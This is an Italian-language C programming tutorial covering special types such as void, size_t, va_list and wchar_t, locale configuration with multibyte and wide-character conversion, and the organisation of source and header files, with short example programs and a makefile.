Il tipo '**void**' rappresenta un'eccezione tra i tipi di dati usati nel linguaggio, in quanto rappresenta formalmente un valore inesistente. Ma il suo utilizzo va visto caso per caso. La situazione più frequente di utilizzo del tipo '**void**' riguarda le funzioni, quando non devono restituire alcun valore: in tal caso si dichiara che sono di tipo '**void**'.

```
void procedura (int x)
{
    …
    return;
}
```

L'esempio mostra una funzione che, non dovendo restituire alcun valore, viene dichiarata di tipo '**void**'. Come si vede, l'istruzione '**return**' va usata, in questo caso, senza l'indicazione di un valore.

Quando una funzione non richiede parametri, si deve indicare esplicitamente questo fatto con la parola chiave '**void**':

```
int funzione (void)
{
    …
}
```

In questo esempio, la funzione restituisce un valore intero, ma non fa uso di alcun parametro.

Il cast di tipo '**`void`**' può servire per annullare il risultato di un'espressione, quando ciò che interessa della stessa sono solo i suoi «effetti collaterali». In altri termini, quando un'espressione esegue qualche tipo di operazione, ma complessivamente si vuole scartare il risultato che viene generato, si può usare un cast di tipo '**`void`**'. Per esempio, quando si vuole usare una funzione, la quale restituirebbe un valore, del quale non si vuole fare alcun uso, si può indicare nella chiamata un cast al tipo '**`void`**', anche se di norma ciò non è necessario:

```
…
    (void) mia_funzione (…);
…
```

È possibile definire un puntatore generico al tipo '**`void`**', sapendo che questo è convertibile in tutti gli altri tipi di puntatore, con un cast appropriato e che è sempre possibile fare anche l'inverso:

```
    …
    void *p;
    …
    p = (void *) &a;
    …
```

Il puntatore nullo può essere definito, sia come un valore intero pari a zero, sia come tale valore tradotto in un puntatore di tipo '**`void *`**':

```
    …
    int NULL = 0;
    …
```

```
    …
    void *NULL = (void *) 0;
    …
```

Si osservi che un puntatore di tipo '**`void *`**' non può essere incrementato o decrementato, perché idealmente fa riferimento a un'unità di memoria di dimensione nulla. Pertanto, per usare un puntatore del genere, quando si vuole scandire la memoria, prima va convertito nel formato più appropriato.

579.3 Tipo «size_t»

Secondo lo standard il tipo '**size_t**' è definito nel file 'stddef.h', ma in pratica, dal momento che viene usato dall'operatore '**sizeof**', potrebbe essere incorporato direttamente nel compilatore, tra i tipi fondamentali. A ogni modo si tratta normalmente di un tipo equivalente a un '**unsigned long int**', destinato però a contenere la dimensione di qualcosa, intesa come intervallo tra due indirizzi (tra due puntatori), ma espressa come valore assoluto.

```
#include <stdio.h>
#include <stdlib.h>
int main (int argc, char *argv[])
{
    double a = 1.1;
    double b = 2.2;
    char * A = (char *) &a;
    char * B = (char *) &b;
    size_t s = abs (A - B);
    printf ("distanza: %d\n", s);
    return 0;
}
```

L'esempio mostra la dichiarazione di due variabili e di due puntatori alle variabili. Tuttavia, i puntatori sono di tipo '**char ***', in modo che la sottrazione tra i due dia la distanza in byte. Volendo, per non fare riferimento a un tipo particolare di puntatore, si potrebbe usare il tipo '**void**', ottenendo lo stesso risultato:

```
#include <stdio.h>
#include <stdlib.h>
int main (int argc, char *argv[])
{
    double a = 1.1;
    double b = 2.2;
    void * A = (void *) &a;
    void * B = (void *) &b;
    size_t s = abs (A - B);
    printf ("distanza: %d\n", s);
    return 0;
}
```

Va osservato che il risultato mostrato dall'esecuzione dell'esempio compilato, dipende dal compilatore. In pratica, è il compilatore che decide come collocare in memoria le variabili; se si presume che siano adiacenti, si dovrebbe ottenere una distanza di otto byte.

579.4 Tipo «ptrdiff_t»

Per rappresentare la differenza tra due indirizzi, tenendo conto del segno, si usa il tipo '**ptrdiff_t**', definito anch'esso nel file 'stddef.h'. Molto probabilmente si tratta di un tipo equivalente a un '**long int**'. Viene ripreso l'esempio già mostrato, senza calcolare il valore assoluto della differenza tra indirizzi:

```
#include <stdio.h>
#include <stdlib.h>
int main (int argc, char *argv[])
{
    double a = 1.1;
    double b = 2.2;
    void * A = (void *) &a;
    void * B = (void *) &b;
    ptrdiff_t s = (A - B);
    printf ("differenza: %d\n", s);
    return 0;
}
```

579.5 Tipo «va_list»

Il tipo '**va_list**' è definito dallo standard nella libreria 'stdarg.h', allo scopo di agevolare la scansione degli argomenti variabili, passati alle funzioni. Lo standard è vago sul significato che deve avere il tipo '**va_list**', ma in pratica dovrebbe trattarsi di un puntatore al tipo '**char**'.[1] Tuttavia il suo utilizzo rimane relegato alla scansione degli argomenti variabili, come descritto nella sezione 577.3. Viene comunque riportata qui la copia di un esempio che ne mostra l'uso.

```
#include <stdio.h>
#include <stdarg.h>

void f (int w,...)
{
    long double x;      // Dichiara le variabili che servono
    long long int y;    // a contenere gli argomenti per i
    int z;              // quali mancano i parametri formali.

    va_list ap;         // Dichiara il puntatore agli argomenti.

    va_start (ap, w);   // Posiziona il puntatore dopo la fine di «w».

    x = va_arg (ap, long double);       // Estrae l'argomento successivo
                                        // portando avanti il puntatore
                                        // di conseguenza.

    printf ("w = %d; ", w);     // Mostra il valore del primo parametro.
    printf ("x = %Lf; ", x);    // Mostra il valore dell'argomento successivo.

    y = va_arg (ap, long long int);     // Estrapola e mostra
    printf ("y = %lld; ", y);           // il terzo argomento.
```

```
    z = va_arg (ap, int);                // Estrapola e mostra
    printf ("z = %d\n", z);              // il quarto argomento.

    va_end (ap);                         // Conclude la scansione.

    return;
}

int main (int argc, char *argv[])
{
    f (10, (long double)12.34, (long long int)13, 14);
    return 0;
}
```

579.6 Tipo «wchar_t»

Per rappresentare un carattere esteso, ovvero un carattere dell'insieme universale, non è sufficiente il tipo '**`char`**' e per questo esiste invece il tipo '**`wchar_t`**' (*wide character type*), definito nel file '`stddef.h`'.

Il tipo '**`wchar_t`**' è un intero, usato generalmente senza segno, di rango sufficiente a rappresentare tutti i caratteri che si intende di poter ammettere. È da osservare che per rappresentare l'insieme completo dei caratteri già definiti sono necessari anche più di 32 bit.

Il tipo '**`wchar_t`**' si usa sostanzialmente come il tipo '**`char`**', anche per ciò che riguarda gli array e le stringhe (che per essere tali devono essere terminate con il carattere nullo), ma si tratta sempre di una gestione interna, perché la rappresentazione richiede invece una trasformazione nella forma prevista dalla configurazione locale (capitolo 580).

579.7 Tipo «wint_t»

Molte delle funzioni standard che in qualche modo hanno a che fare con un carattere singolo (perché ne ricevono il valore come argomento o perché restituiscono il valore di un carattere), lo fanno trattando il carattere come un tipo '**`int`**', ovvero, trattando il carattere senza segno e promuovendolo al rango di un intero normale. Questo sistema permette di distinguere tra tutti i caratteri dell'insieme ridotto e un valore ulteriore, rappresentato dalla macro-variabile '**`EOF`**', usata per rappresentare un errore in base al contesto.

Nella gestione dei caratteri estesi ci sono funzioni analoghe che svolgono lo stesso tipo di adattamento, ma in tal caso il valore del carattere viene gestito in qualità di '**`wint_t`**', il quale può rappresentare tutti i caratteri che sono ammessi dal tipo '**`wchar_t`**', con l'aggiunta del valore corrispondente a '**`WEOF`**' (diverso da tutti gli altri).

Il tipo '**`wint_t`**' e la macro-variabile '**`WEOF`**' sono definiti nel file '`wchar.h`'. Il tipo '**`wint_t`**' è, evidentemente, un intero di rango tale da consentire la rappresentazione di tutti i valori necessari.

579.8 Tipo «time_t»

Diverse funzioni dichiarate nel file 'time.h' fanno riferimento al tipo '**time_t**' che rappresenta la quantità di unità di tempo trascorsa a partire da un'epoca di riferimento.

Frequentemente si tratta di un valore numerico intero che rappresenta la quantità di secondi trascorsi dall'epoca di riferimento (nei sistemi Unix è di norma l'ora zero del 1 gennaio 1970); inoltre, in un elaboratore che gestisca correttamente i fusi orari, è normale che questo valore sia riferito al tempo universale coordinato.

579.9 Tipo «struct tm»

La libreria standard, nel file 'time.h', prescrive che sia definito il tipo '**struct tm**', con il quale è possibile rappresentare tutte le informazioni relative a un certo tempo, secondo le convenzioni umane:

```
struct tm {
    int tm_sec;     // Secondi:               da 0 a 60.
    int tm_min;     // Minuti:                da 0 a 59.
    int tm_hour;    // Ora:                   da 0 a 23.
    int tm_mday;    // Giorno del mese:       da 1 a 31.
    int tm_mon;     // Mese dell'anno:        da 0 a 11.
    int tm_year;    // Anno dal 1900.
    int tm_wday;    // Giorno della settimana: da 0 a 6
                    // con lo zero corrispondente alla domenica.
    int tm_yday;    // Giorno dell'anno:      da 0 a 365.
    int tm_isdst;   // Ora estiva. Contiene un valore positivo
                    // se è in vigore l'ora estiva; zero se l'ora
                    // è quella «normale» ovvero quella invernale;
                    // un valore negativo se l'informazione non è
                    // disponibile.
};
```

579.10 Tipo «FILE»

Il tipo '**FILE**' rappresenta una variabile strutturata con tutte le informazioni necessarie a individuare un flusso di file aperto. Di norma vengono usati puntatori di tipo '**FILE ***' per tutte le operazioni di accesso relative a flussi di file aperti, tanto che nel gergo comune si confondono le cose e tali puntatori sono chiamati generalmente *stream*.

579.11 Tipo «fpos_t»

Alcune funzioni individuano la posizione di accesso ai file attraverso un insieme di dati. In quei casi, per rappresentare tale insieme di dati si usano variabili strutturate di tipo '**fpos_t**'.

[1] È improbabile che sia utilizzato un tipo '**void ***', perché non sarebbe possibile scandire la memoria, salvo convertirlo ogni volta in un formato '**char ***'.

C: configurazione locale

La libreria standard del linguaggio C prevede la gestione della configurazione locale, attraverso l'indicazione di una stringa da associare a una ***categoria***, dove la categoria rappresenta il contesto particolare della configurazione locale a cui si vuole fare riferimento.

La stringa con cui si indica il tipo di configurazione desiderato, contiene le informazioni sulla lingua, la nazionalità e soprattutto la codifica da usare per la rappresentazione delle ***sequenze multibyte***. La codifica scelta condiziona l'insieme di caratteri che possono essere gestiti, sia attraverso le sequenze multibyte, sia attraverso i caratteri estesi.

580.1 Configurazione locale nei sistemi Unix e simili

In un sistema Unix o simile, la configurazione locale viene definita impostando alcune variabili di ambiente. Si tratta precisamente di variabili il cui nome inizia per '**LC_**...', dove in particolare la variabile '**LC_ALL**', se usata, prende il sopravvento su tutte, mentre la variabile '**LANG**' (se '**LC_ALL**' non viene usata) serve per la configurazione predefinita di tutte le altre variabili '**LC_**...' che non fossero state dichiarate espressamente. A queste variabili di ambiente si associa una stringa secondo il formato seguente:

```
lingua_nazionalità.codifica
```

Per esempio, la configurazione '**de_CH.UTF-8**' rappresenta la configurazione di lingua tedesca per la Svizzera, con una codifica UTF-8.

Ogni variabile di ambiente '**LC_**...', esclusa '**LC_ALL**', rappresenta una categoria, ovvero un contesto particolare a cui applicare la configurazione locale. Per esempio, pur volendo gestire i numeri con una rappresentazione europea (con la virgola per i decimali), si potrebbe voler gestire le valute in dollari americani. Pertanto ci potrebbe essere un uso contrastante delle variabili '**LC_NUMERIC**' e '**LC_MONETARY**'.

580.2 Configurazione locale nel linguaggio C

Il linguaggio C non gestisce la configurazione locale attraverso le variabili di ambiente, perché non è detto che il sistema in cui si trova a operare il programma le preveda. Tuttavia definisce le categorie della configurazione locale attraverso macro-variabili (dichiarate nel file '`locale.h`') con gli stessi nomi e significati usati per le variabili di ambiente dei sistemi Unix e simili (vale anche il fatto che la macro-variabile '**LC_ALL**' si riferisca simultaneamente a tutte le categorie previste). Le macro-variabili in questione riguardano solo le categorie '**LC_**...', mentre la variabile di ambiente '**LANG**' non ha alcun corrispondente nel linguaggio e non rappresenta precisamente una categoria, ma solo un valore predefinito.

La configurazione locale di partenza per un programma scritto in linguaggio C è proprio la configurazione '**C**', la quale coincide sostanzialmente con la modalità di funzionamento tradizionale del linguaggio, con una codifica ASCII o equivalente. Per impostare la configurazione locale si usa la funzione '**setlocale()**' secondo il modello seguente:

```
char *setlocale (int categoria, const char *configurazione);
```

Il primo parametro è un numero intero che si indica normalmente attraverso una macro-variabile '**LC_**...'; il secondo è una stringa, contenente la definizione della configurazione, per esempio '**it_IT.UTF-8**'. Se la funzione è nelle condizioni di accettare la configurazione richiesta, restituisce un puntatore alla stringa che definisce la configurazione stessa; altrimenti dà solo il puntatore nullo.

Come accennato, all'avvio ogni programma si trova a funzionare come se fosse stata usata la configurazione '**C**', ovvero come se fosse stata usata la funzione '**setlocale()**' così:

```
setlocale (LC_ALL, "C");
```

Per richiedere una configurazione più attuale e più utile, conviene specificare qualcosa che preveda la codifica UTF-8, con la quale è possibile rappresentare qualunque carattere della codifica universale:

```
setlocale (LC_ALL, "fr_CH.UTF-8");
```

Tuttavia, se il sistema operativo ha una gestione della configurazione locale, così come avviene nei sistemi Unix e simili, è meglio far sì che il programma erediti tale configurazione. Per ottenere questo, si usa la funzione '**setlocale()**' lasciando una stringa nulla (nel senso di vuota) al posto della configurazione richiesta:

```
setlocale (LC_ALL, "");
```

Per interrogare la configurazione locale attiva per una certa categoria (o per tutte se si fa riferimento a '**LC_ALL**'), è sufficiente fornire il puntatore nullo al posto della stringa. L'esempio seguente è completo e si vede anche l'incorporazione del file 'locale.h', contenente il prototipo della funzione '**setlocale()**' e la dichiarazione delle macro-variabili '**LC_**...':

```
#include <stdio.h>
#include <locale.h>
int main (int argc, char *argv[])
{
    setlocale (LC_ALL, "");
    char *loc;
    loc = setlocale (LC_ALL, NULL);
    printf ("LC_ALL: \"%s\"\n", loc);
    return 0;
}
```

Il programma potrebbe emettere il risultato seguente:

```
LC_ALL: "it_IT.UTF-8"
```

580.3 Caratteri multibyte e caratteri estesi

All'origine del linguaggio C esisteva una corrispondenza biunivoca tra carattere e byte. Attualmente, questa corrispondenza riguarda solo i caratteri dell'insieme minimo, il quale di norma coincide con quello della codifica ASCII. Per rappresentare caratteri che vanno al di fuori dell'insieme minimo, si usano due metodi nel linguaggio: le sequenze multibyte, in cui un carattere è rappresentato attraverso una sequenza di più byte o comunque attraverso l'inserzione di codici che cambiano di volta in volta il sottoinsieme di riferimento, e i caratteri estesi che richiedono una unità di memorizzazione con un rango maggiore del byte. L'esempio seguente mostra l'uso di una stringa multibyte:

```
    printf ("€àèìòασδφ\n");
```

È il contesto che fa capire la natura della stringa. In pratica, il file sorgente che contiene i caratteri deve essere scritto utilizzando una qualche codifica che preveda l'uso di più byte per rappresentare un carattere. La stessa codifica è quella che il programma deve usare durante il funzionamento per interpretare correttamente la stringa multibyte fornita.

In questo caso particolare, la funzione '**`printf()`**' non ha nemmeno bisogno di rendersi conto della codifica; semplicemente, se il programma funziona secondo la configurazione corretta, la visualizzazione del messaggio avviene come previsto.

Esistono diversi modi di gestire delle sequenze multibyte per rappresentare caratteri particolari, ma alcune sono particolarmente difficili da amministrare, perché richiedono il passaggio a sottoinsiemi di caratteri differenti attraverso l'uso di codici speciali, a cui si fa riferimento con il termine *shift*. In pratica, in tali condizioni, quando deve essere interpretata una stringa contenente sequenze multibyte, le funzioni devono tenere traccia dello stato di questa interpretazione, per sapere a quale sottoinsieme particolare di caratteri si sta facendo riferimento. Pertanto, l'interruzione e la ripresa di tale interpretazione devono essere motivo di preoccupazione per il programmatore. Fortunatamente la tendenza è quella di usare la codifica UTF-8 per la rappresentazione dell'insieme universale dei caratteri, per tutte le lingue e tutte le nazionalità. Tale codifica ha il vantaggio di non richiedere la conservazione di uno stato (*shift status*), in quanto l'interpretazione di ogni carattere è indipendente dai precedenti: quello che è importante è evitare di spezzare l'interpretazione di un carattere a metà, ma anche se fosse, i caratteri successivi verrebbero individuati correttamente.

Dall'esempio mostrato si intende che una stringa multibyte si rappresenta letteralmente nello stesso modo di una stringa normale, con la differenza che la sua lunghezza in «caratteri», nel senso di unità '**`char`**', è maggiore dei caratteri che rappresenta. quindi, eventualmente, nel dimensionare un array di caratteri, occorre tenere conto di questo particolare.

Per rappresentare un carattere che va al di fuori dell'insieme minimo del linguaggio C, si può usare un carattere esteso, ovvero un valore intero di rango maggiore rispetto al tipo '**`char`**'. Si tratta precisamente del tipo '**`wchar_t`**' (*wide char*) che in condizioni normali va dai 16 ai 32 bit;.

> Evidentemente, il rango del tipo '**`wchar_t`**' condiziona la quantità di caratteri che possono essere rappresentati. Per una rappresentazione abbastanza completa dell'insieme universale serve almeno un tipo '**`wchar_t`**' da 32 bit.

Si può rappresentare una costante letterale di tipo '**`wchar_t`**' mettendo anteriormente il prefisso '**`L`**'. Per esempio, '**`L'€'`**' viene convertito dal compilatore in un carattere esteso che

rappresenta numericamente il simbolo dell'euro. In modo analogo è possibile costruire array di elementi '**`wchar_t`**', per contenere stringhe estese (stringhe di caratteri '**`wchar_t`**' concluse da un valore nullo di terminazione, come per le stringhe normali). Anche per rappresentare le stringhe estese in modo letterale si può usare il prefisso '**`L`**'. Per esempio, '**`L"àèìòù"`**' viene tradotto dal compilatore in una stringa estesa.

```
#include <stdio.h>
#include <locale.h>
int main (int argc, char *argv[])
{
    setlocale (LC_ALL, "en_US.UTF-8");
    wchar_t wc = L'ß';
    wchar_t wcs[] = L"€àèìòασδφ";
    printf ("%lc, %ls\n", wc, wcs);
    return 0;
}
```

L'esempio mostra l'uso delle costanti letterali riferite a caratteri e stringhe estese. In particolare, va osservato l'uso della funzione '**`printf()`**', in cui si indicano lo specificatore di conversione '**`%lc`**' per tradurre un carattere esteso e '**`%ls`**' per una stringa estesa. Ecco il risultato che si attende di visualizzare da quel programma:

```
ß, €àèìòασδφ
```

A questo punto è bene sia chiaro un concetto logico ma non sempre evidente: per gestire caratteri al di fuori dell'insieme minimo, è necessario definire la configurazione locale con una codifica che sia tale da permetterlo. Pertanto, se non si usa la funzione '**`setlocale()`**' (così come invece avviene nell'esempio), si sta lavorando con la configurazione predefinita '**`C`**', per la quale non ci sono sequenze multibyte e diventa inutile l'uso del tipo '**`wchar_t`**'. Pertanto, se nell'esempio mancasse l'uso appropriato della funzione '**`setlocale()`**', non si otterrebbe la visualizzazione del testo come previsto.

580.4 Concatenamento eterogeneo

Il concatenamento di stringhe espresse in forma di costanti letterali, avviene, per le stringhe estese, esattamente come per le stringhe tradizionali, con l'eccezione che il concatenamento eterogeneo è ammissibile e implica sempre l'interpretazione di stringhe estese:

```
...
    wcp = "ciao amore" L"€àèìòασδφ";
...
```

In questo caso, la variabile ***wcp*** riceve il puntatore a una stringa estesa contenente precisamente la sequenza «ciao amore€àèìòασδφ», conclusa in modo appropriato.

Questo meccanismo consente, tra le altre cose, di concatenare delle macro-variabili che si espandono in stringhe letterali normali, in ogni circostanza, senza doverle duplicare per distinguerle in base al contesto.

580.5 Conversione tra caratteri multibyte e caratteri estesi

Un gruppo di funzioni dichiarate nel file 'stdlib.h' è importante per gestire la conversione tra caratteri multibyte e caratteri estesi. Le funzioni più importanti sono precisamente '**mbstowcs()**' (*Multibyte string to wide character string*) e '**wcstombs()**' (*Wide character string to multibyte string*), con lo scopo di convertire stringhe da multibyte a caratteri estesi e viceversa.

```
size_t mbstowcs (wchar_t *restrict wcs, const char *restrict s, size_t n);
```

```
size_t wcstombs (char *restrict s, const wchar_t *restrict wcs, size_t n);
```

La funzione '**mbstowcs**' si usa per convertire una stringa contenente sequenze multibyte in una stringa estesa, ovvero un array di elementi '**wchar_t**'. L'ultimo parametro rappresenta la quantità massima di caratteri estesi che devono essere inseriti nella stringa estesa di destinazione, contando anche il carattere nullo di terminazione. Il valore restituito è la quantità di caratteri che sono stati inseriti, escludendo il carattere nullo di terminazione, se c'è.

```
#include <locale.h>
#include <stdio.h>
#include <stdlib.h>

int main (void)
{
    setlocale (LC_ALL, "en_US.UTF-8");
    wchar_t wca[] = L"€€€€€€€€€€";
    wchar_t wcb[] = L"€€€€€€€€€€";
    size_t q;

    q = mbstowcs (wca, "äåâ", 3);
    printf ("mbstowcs: %d: \"%ls\"\n", q, wca);

    q = mbstowcs (wcb, "äåâ", 6);
    printf ("mbstowcs: %d: \"%ls\"\n", q, wcb);

    return 0;
}
```

L'esempio mostra la dichiarazione di due stringhe estese contenenti 10 caratteri estesi (oltre al carattere di terminazione della stringa). La funzione '**mbstowcs()**' viene usata la prima volta per tradurre la stringa multibyte '**L"äåâ"**' nei caratteri estesi corrispondenti all'inizio della prima delle due stringhe estese. Però, viene posto il limite al trasferimento di soli tre caratteri. Così facendo, il carattere di terminazione della stringa multibyte non viene convertito. Nel secondo caso, invece, si richiede il trasferimento di sei caratteri estesi, ma questo si ferma quando viene incontrato il carattere nullo di terminazione.

Entrambe le chiamate alla funzione '**mbstowcs()**' restituiscono il valore tre, perché sono solo

tre i caratteri trasferiti, che siano diversi da quello di terminazione, ma nel secondo caso si può apprezzare la differenza nella stringa estesa risultante:

```
mbstowcs: 3: "äåâ€€€€€€€€"
mbstowcs: 3: "äåâ"
```

La funzione '**`wcstombs()`**' funziona in modo opposto, per convertire una stringa estesa in una stringa multibyte. In questo caso, l'ultimo parametro rappresenta la quantità di byte che si vogliono ottenere con il trasferimento, incluso quello che rappresenta la terminazione della stringa. Logicamente, come nel caso dell'altra funzione, si ottiene la quantità di byte ottenuti dal trasferimento, ma senza contare il carattere nullo di terminazione.

```
#include <locale.h>
#include <stdio.h>
#include <stdlib.h>

int main (void)
{
    setlocale (LC_ALL, "en_US.UTF-8");
    char mba[] = "**********";
    char mbb[] = "**********";
    size_t n;

    n = wcstombs (mba, L"äåâ", 6);
    printf ("wcstombs: %d: \"%s\"\n", n, mba);

    n = wcstombs (mbb, L"äåâ", 9);
    printf ("wcstombs: %d: \"%s\"\n", n, mbb);

    return 0;
}
```

Questo nuovo esempio è analogo al precedente, ma invertendo il ruolo delle stringhe: questa volta la stringa estesa viene convertita in una stringa multibyte. Nel caso particolare della codifica UTF-8, ognuna delle lettere che si vedono nella stringa estesa si traduce in una sequenza di due byte; pertanto, la conversione richiede che siano convertiti almeno sette byte, per includere anche il carattere nullo di terminazione. Si può vedere che nel primo caso il carattere nullo non viene convertito, pertanto la stringa di destinazione continua ad apparire della lunghezza originale, pur con la prima parte sovrascritta. Naturalmente, rimangono solo quattro asterischi perché la sequenza multibyte necessaria a rappresentare quelle tre lettere è complessivamente di sei byte.

```
wcstombs: 6: "äåâ****"
wcstombs: 6: "äåâ"
```

La conversione, in un verso o nell'altro, può fallire. Se queste funzioni incontrano dei problemi, restituiscono l'equivalente di -1 tradotto secondo il tipo '**`size_t`**' (in pratica, utilizzando una rappresentazione dei valori negativi in complemento a due, si ottiene il valore positivo massimo che la variabile possa rappresentare, essendo '**`size_t`**' senza segno).

Ci sono altri dettagli sull'uso di queste funzioni, ma si possono approfondire leggendo la sezione 596.11 e le pagine di manuale *mbstowcs(3) wcstombs(3)*.

Capitolo 581 C: organizzazione dei file sorgenti

Quando si scrive un programma che non sia estremamente banale, diventa importante organizzare i file dei sorgenti in un modo gestibile. Se l'esperienza di programmazione da cui si proviene, quando ci si rivolge al C, è quella dei linguaggi interpretati, si può essere tentati di scrivere tutto il proprio programma in un file solo, ma questo approccio può essere controproducente. D'altra parte, per dividere il lavoro in più file, occorre che tale suddivisione abbia un senso pratico, conforme alla filosofia del linguaggio.

581.1 File di intestazione

La direttiva '**`#include`**' del precompilatore consente di incorporare un altro file, scritto secondo le regole del linguaggio, come se il suo contenuto facesse parte del file incorporante. Tradizionalmente questi file che vengono incorporati sono «file di intestazione», a cui si dà un'estensione diversa, '`.h`', proprio per distinguerne lo scopo.

Un file di intestazione, perché sia utile e non serva a creare maggiore confusione, può contenere la dichiarazione di macro-variabili, di macro-istruzioni, di tipi derivati, di prototipi di funzione e di variabili pubbliche. Non conviene inserire il codice completo delle funzioni all'interno di un file di intestazione, perché queste verrebbero replicate inutilmente nei file-oggetto, ogni volta che viene incorporato il file stesso.

Se si rispetta questo principio, un file di intestazione può essere incorporato in diversi file, garantendo un uso uniforme di quanto dichiarato al suo interno, senza duplicazioni inutili nel risultato della compilazione, anche se ciò che contiene tale file viene usato solo parzialmente o non viene usato affatto.

Un file di intestazione deve contenere ciò che serve alla soluzione di un certo tipo di problematica, ben delimitata. In particolare, dovrebbe contenere tutti i prototipi delle funzioni che servono, o possono servire, per quel tale problema.

581.2 Funzioni pubbliche

Le funzioni che devono poter essere usate in varie parti del programma è bene siano pubbliche (come avviene in modo predefinito) e che siano descritte come prototipo in un file di intestazione appropriato. Per quanto possibile, le funzioni potrebbero essere scritte in file indipendenti, ovvero: un file distinto per ogni funzione.

Dal momento che le funzioni potrebbero avere bisogno di usare macro-variabili o macro-istruzioni definite nel file di intestazione che ne dichiara i prototipi, nei file di queste funzioni dovrebbe apparire l'inclusione del file di intestazione rispettivo.

581.3 Funzioni e variabili private

Le funzioni dichiarate con la parola chiave '**`static`**' sono visibili solo all'interno del file-oggetto in cui vanno a finire. Queste funzioni statiche sono utili in quanto vengono chiamate da una sola o da poche funzioni; in tal caso, questo gruppo di funzioni è costretto a convivere nello stesso file.

Lo stesso problema riguarda le variabili che devono essere utilizzate da più funzioni, ma che non devono essere visibili alle altre, perché anche in questo caso si rende necessario il mettere tale insieme nello stesso file.

581.4 Esempio di «stdlib.h»

Per comprendere il senso di quanto appena descritto in modo così sintetico, è utile osservare l'organizzazione della libreria C standard, anche se poi nella realtà i contenuti dei file che la compongono non sono sempre facili da interpretare. A ogni modo, qui viene proposto il caso di quella parte della libreria C che fa capo al file di intestazione '`stdlib.h`'.

Per cominciare, già dal nome del file scelto come esempio, va osservato che un file di intestazione realizzato in modo conforme alla filosofia del linguaggio rappresenta una «libreria» di qualcosa, anche se, per le funzioni, contiene solo i prototipi. Ecco, in breve, come potrebbe essere fatto il file '`stdlib.h`', omettendo alcune porzioni ridondanti per i fini della spiegazione:

```
#ifndef _STDLIB_H
#define _STDLIB_H       1
#define NULL 0
typedef unsigned long int size_t;
typedef unsigned int wchar_t;
#include <limits.h>
typedef struct {int quot; int rem;} div_t;
...
#define RAND_MAX        INT_MAX
...
int   atoi    (const char *nptr);
...
int   rand    (void);
void  srand   (unsigned int seed);
void *malloc  (size_t size);
void *realloc (void *ptr, size_t size);
void  free    (void *ptr);
#define calloc(nmemb, size) (malloc ((nmemb) * (size)))
...
#endif
```

Si può osservare che l'interpretazione del contenuto del file è subordinata al fatto che la macro-variabile '**`_STDLIB_H`**' non sia già stata dichiarata, mentre altrimenti viene dichiarata. In pratica, con questo meccanismo, se per qualunque ragione un file si trova a incorporare più volte il file di intestazione, il compilatore considera quel contenuto solo la prima volta.

Nell'esempio si vedono dichiarazioni di macro-variabili, di macro-istruzioni ('**`calloc()`**' è, in questo caso, una macro-istruzione), di tipi di dati derivati. Secondo il buon senso, tutte queste cose devono servire alle funzioni di cui sono presenti i prototipi, ma soprattutto per ciò che riguarda i prototipi. Per esempio, la macro-variabile '**`NULL`**' viene dichiarata nel file di intestazione perché è il valore che potrebbe essere restituito da funzioni come '**`malloc()`**' e deve essere uniformato; il tipo derivato '**`size_t`**' viene dichiarato perché viene usato dalla funzione '**`malloc()`**' e da altre; il file '`limits.h`' viene incorporato perché definisce il valore della macro-variabile '**`INT_MAX`**' che in questo caso viene usato per definire '**`RAND_MAX`**', la quale deve essere uniformata per l'uso con la funzione '**`rand()`**'.

La funzione '**`atoi()`**' è utile per dimostrare in che modo mettere ogni funzione nel proprio file indipendente. Per esempio, quello che segue potrebbe essere il file '`atoi.c`':

```
#include <stdlib.h>:
#include <ctype.h>:
int
atoi (const char *nptr)
{
    int i;
    int sign = +1;
    int n;

    for (i = 0; isspace (nptr[i]); i++)
      {
        ;       // Si limita a saltare gli spazi iniziali.
      }

    if (nptr[i] == '+')
      {
        sign = +1;
        i++;
      }
    else if (nptr[i] == '-')
      {
        sign = -1;
        i++;
      }

    for (n = 0; isdigit (nptr[i]); i++)
      {
        n = (n * 10) + (nptr[i] - '0');         // Accumula il valore.
      }

    return sign * n;
}
```

Come si vede, questa versione di '**`atoi()`**' si avvale delle funzioni '**`isspace()`**' e '**`isdigit()`**', dichiarate nel file '`ctype.h`' che viene aggiunto di conseguenza all'elenco delle inclusioni. Questa inclusione non è stata fatta nel file di intestazione '`stdlib.h`', perché l'uso delle funzioni '**`isspace()`**' e '**`isdigit()`**' è dovuto soltanto a una scelta realizzativa di '**`atoi()`**' e non perché la libreria '`stdlib.h`' dipenda necessariamente da '`ctype.h`'.

Per realizzare le funzioni '**`rand()`**' e '**`srand()`**' deve essere condivisa una variabile, la quale può essere nascosta prudentemente al resto del programma. Pertanto serve un file unico che incorpori entrambe le funzioni:

```
#include <stdlib.h>
static unsigned int _srand = 1; // Il rango di «_srand» deve essere
                                // maggiore o uguale a quello di
                                // «RAND_MAX» e di «unsigned int».
int
rand (void)
{
    _srand = _srand * 1234567 + 12345;
    return _srand % ((unsigned int) RAND_MAX + 1);
}

void
srand (unsigned int seed)
{
    _srand = seed;
}
```

581.5 Parametri delle macro-istruzioni

Quando si dichiara una macro-istruzione, si usano delle macro-variabili interne che rappresentano i parametri per la «chiamata» di questa specie di funzione. Dal momento che il codice che costituisce la macro-istruzione può avvalersi di altre macro-variabili già dichiarate e dato che di norma queste hanno nomi che utilizzano lettere maiuscole, è bene che quelle interne siano scritte con sole lettere minuscole. In pratica, conviene fare come nella macro-istruzione già apparsa nella sezione precedente:

```
#define calloc(nmemb, size) (malloc ((nmemb) * (size)))
```

Al contrario, facendo come nell'esempio successivo, il rischio che sia già stata dichiarata la macro-variabile '**`SIZE`**' oppure '**`NMEMB`**' è più alto:

```
#define calloc(NMEMB, SIZE) (malloc ((NMEMB) * (SIZE)))
```

581.6 Compilazione

I vari file con estensione '`.c`' possono essere compilati separatamente, per ottenere altrettanti file-oggetto da collegare successivamente (i file '`.h`' devono essere incorporati da file '`.c`', pertanto non vanno compilati da soli). Per esempio, per un certo gruppo di file collocato in una certa directory, si potrebbe usare un file-make simile a quello seguente:

```
sorgenti = uno due tre
#
all: $(sorgenti)
#
clean:
        @rm *.o 2> /dev/null
#
$(sorgenti):
        @echo $@.c
        @gcc -Wall -Werror -o $@.o -c $@.c -I../include
```

In pratica, si presume che nella directory in cui si trova il file-make, ci siano i file '`uno.c`', '`due.c`' e '`tre.c`', per i quali si vogliono ottenere altrettanti file-oggetto, con l'estensione appropriata. Si presume anche che i file di intestazione a cui i sorgenti fanno riferimento si trovino nella directory '`../include/`'.

Compilando in questo modo i file che contengono il minimo indispensabile (possibilmente una sola funzione per ciascuno), quando si verificano errori è più semplice concentrare l'attenzione per correggerli.

